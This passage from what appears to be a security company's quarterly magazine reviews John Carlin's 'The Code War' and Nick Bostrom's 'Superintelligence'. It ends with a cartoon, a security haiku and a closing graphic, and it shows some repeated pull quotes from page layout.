And then, come the questions concerning what kind of response is appropriate against such a targeted attack. For example, who should organizations contact when attacked? Who in an organization is responsible for defending against cyber attacks? Who are these threat actors anyway, and what do they want? Does the attack violate any perceived international norms? What options does the U.S. government have at its disposal to respond? When and how should it do so? Are those means effective deterrents to future cyber criminals? And so on.

Readers of *The Code War* are treated to one man's passionate personal mission to grapple with and answer each of those questions, both on a smaller scale relating to the Sony attack, and in the wider sense concerning the future of governmental cyber attack response against nation-states. Carlin describes how he helped to successfully transform the stodgy and largely Luddite Department of Justice into a more nimble, technologically savvy actor, one that is better suited to make a more efficient response to such an attack in future.

Expounding upon thoughtfully weighted themes such as "cybersecurity can't just be an IT problem," and "hackers are human," Carlin builds the case for the use of federal indictments as one of the sharpest tools in the cyber policy toolkit. Spread across nine chapters and some 450 pages, Carlin's account gives us an engrossing recent history of the threat landscape viewed from the front lines. In an industry where threat-related incidents come and go from the headlines with alarming regularity, and fade over time as public breach-fatigue sets in, this collation of events serves as a useful reminder of where we've been and how serious the problem of cyber attacks has become in recent years.

Expounding upon thoughtfully weighted themes such as "cybersecurity can't just be an IT problem," and "hackers are human," Carlin builds the case for the use of federal indictments as one of the sharpest tools in the cyber policy toolkit.

Included in later chapters are accounts of equally significant attacks including: Operation Aurora, in which the Chinese allegedly stole source code from thousands of tech companies (including Google); the takedown of the massive botnet Game Over Zeus; the alleged hacking of Yahoo! by Russian criminal and intelligence operatives; the theft of intellectual property from organizations, including Boeing, by various Chinese government groups; the alleged distributed denial-of-service (DDoS) attack on Wall Street banks and a New York state dam by Iranian actors; and the recent alleged Russian "active measures" operation to hack, influence, and undermine confidence in the U.S. election infrastructure during the 2016 presidential campaign.

Attacks that targeted the U.S. government are also discussed in more depth, including a lengthy chapter on the Office of Personnel Management (OPM) breach, in which AI-based security company Cylance features prominently. Carlin doesn't attribute the attack on OPM to a specific Chinese group, but he does insinuate strongly that the Chinese government was responsible, despite the continuing lack of any official attribution from the Obama or Trump administrations. Carlin also links it to other alleged hacks by the same group, including one that affected the U.S. health insurance firm Anthem Blue Cross/Blue Shield.

What emerges from Carlin's analysis is a clear picture of four nation-state threats to the U.S. — China, Russia, Iran, and North Korea — threats that present themselves as blended in nature. Russian threats combine criminal and government objectives and personnel; the Chinese threats

Carlin argues convincingly that blended threats require a blended response, one that combines economic sanctions, diplomatic demarches, covert intelligence or military action, and criminal prosecution.

meld traditional government espionage with economic espionage for commercial gain; the Iranian and North Korean threats mix espionage with sabotage and influence operations. Carlin argues convincingly that blended threats require a blended response, one that combines economic sanctions, diplomatic demarches, covert intelligence or military action, and criminal prosecution.

Like a prosecutor addressing a jury, Carlin goes into higher levels of detail to describe how cases were built from the ground up and resulted in indictments — instances where the U.S. government was able to state beyond doubt that specific individuals were responsible. One goal of that effort, Carlin notes, was to establish "that prosecutions are normal," and that governments should "charge without hypocrisy". In doing so, he argues, they strengthen the rule of law in an area that for many on both sides of the security industry still feels like the Wild West.

Carlin acknowledges this means that, at times, the Justice Department often becomes more stick than carrot. He describes feeling like the "skunk at the garden party," pushing prosecutions when senior administration officials in other areas of government pleaded for a less confrontational approach. He also points to the pushback he got from within government as coming from National Security Advisor Susan Rice, Secretary of State John Kerry, and President Obama himself, all of whom separately argued that bringing prosecutions against China or Iran or Russia might thwart a parallel effort to work with those countries on something else of far greater economic and political value, be it climate change or non-proliferation.

To his credit, Carlin acknowledges that the policy he embraced of prosecuting nation-state actors was not always immediately or universally embraced by the victims themselves, many of whom are portrayed in the book as being more concerned about their corporate bottom lines or the happiness of their shareholders than they were about participating in the naming and shaming of individuals who largely operate outside the reach of U.S. law enforcement, and were therefore unlikely ever to be imprisoned.

Stylistically as well as factually, Carlin's book is an engrossing read. Far from the usual dry prose that often permeates biographical tomes by government officials, *The Code War* is delightfully full of colorful metaphors. Carlin cites FBI Director James Comey comparing Chinese government hackers to "drunken burglars" who make a lot of noise when they attack. He cites FBI Director Robert Mueller likening the U.S. cyber posture to the Roman Empire, which expanded because "all roads lead to Rome," but which became uniquely vulnerable for the very same reason.

But, the best analogy and, ironically, the best counterargument to Carlin's thesis, is presented by Carlin himself at the start of the book when he writes:

"We're living online in a house of straw; yet even as the wolf approaches the door, not only are we not seeking shelter in a stronger house, we're continuing to cram ever more stuff into our straw house. Catching the wolf will not fix the problem as long as we continue living in the straw house. Another wolf will always come along."

It's only in the book's epilogue that Carlin makes his own rebuttal. There, he contends that rebuilding the "straw house" into something more resilient is only part of the solution. "We need efforts, too, on the offensive side," he writes. "We need to chase the wolf away."

Whether that goal is achieved, only time will tell. But if, as *The Code War* makes clear, the goal of the Justice Department over the last decade was to "shift the default inside government from keeping attacks secret to making them public...to help the public understand the threat better and allow companies and organizations to be more vigilant," in that goal, John Carlin has succeeded mightily.

— By Kevin Livelli

Superintelligence: Paths, Dangers, Strategies

Author, Nick Bostrom
Oxford University Press, September 2014

Swedish philosophy professor Nick Bostrom burst onto the world stage by releasing his thought-provoking paper in 2003 called, "Are You Living in a Computer Simulation?" From that paper, he turns to artificial intelligence (AI) and this book. Here, he develops a multilayered discussion around the dangers of furthering the advancement of AI. On the positive side, he recounts a thorough history of AI, beginning with Alan Turing and moving to IBM's Deep Blue and Watson, but that's where the real-world influence in the book stops. In the end, Bostrom offers little practical discussion of AI and what it could do for humanity and spends most of the book considering the inevitable perils.

Bostrom takes a quasi-quantitative look at potential harm-to-humans scenarios by what he calls rapid reinforcement learning. He almost exclusively focuses on the concern over when and how artificial intelligence will become smarter than humans, as categorized by three kinds of superintelligence: brain emulation, which divides the brain into its billions of neurons and replicates it in a computer; genetic engineering, which uses human embryos to iterate toward greater and greater intelligence; and synthetic/code-based AI, in which a computer gets smarter more or less on its own.

He discusses how we will handle the crossover point where computers become smarter than humans and debates whether it will be a slow transition over many years or a speedy transition over hours, days, and weeks. He also considers ways we might diminish or slow the learning process and ultimate takeover. At that point, he tackles the inevitable question: How do we make sure AI doesn't kill us on purpose — or by accident?


While the threat of reinforcement learning systems is real, there are numerous reasons why many in the scientific community have argued that its dangers are more fantasy than reality. The first reason is that today's AI is simply learned patterns in a narrow band of data and is so-called artificial narrow intelligence (ANI). This form of AI represents over 99% of all efforts around leveraging machine learning today. The other form of AI tries to learn from a general population of data and is called artificial general intelligence (AGI). This form of AI represents less than 1% of all commercial efforts today is the one that has the potential to get smarter than humans.

Countless positive uses of ANI exist today and are growing by the thousands each year. Just look to the cybersecurity space and companies like Cylance that are rooted in AI-based solutions to real-world security problems. Cylance has been able to learn from the bad patterns of the past to predict and prevent the future of cyber attacks without software or systems updates. This predictive power has come from ANI's machine learning and does not risk a human apocalypse. We can also look to healthcare and farming and many other industries. We have proven over and over that we can take narrow sets of data, learn from them algorithmically, and extend those lessons to future data to apply a predictive lens.

Overall, *Superintelligence* is a sound historical representation of learning systems, but it falls short of addressing a realistic representation of AI or the future of AI outside of hyperbolic fear and uncertainty. Φ

— By Stuart McClure

Curb Your Curves


CAN'T WE JUST USE ARTIFICIAL INTELLIGENCE TO MANAGE OUR SALES FUNNEL FOR US?
I FOUND FOUR PLACES THAT SELL FUNNEL CAKES FAIRLY CLOSE TO YOU.
TOM FISH BURNE
© marketoonist.com

Quarterly security haiku. We are now accepting haikus for the
next edition of Phi — please submit to phiquarterly@cylance.com

Don't change your hostname
Without IT approval.
Yes You. Change it back.
~ Jess Fortier

One Final Thought

A

What happens when you connect Point A to Point B?

B

ELICIT ILLUMINATE

THEORY WHITE NOISE.

EXPERIMENTS SCIENCE

SILICON INTELLIGENCE.

A B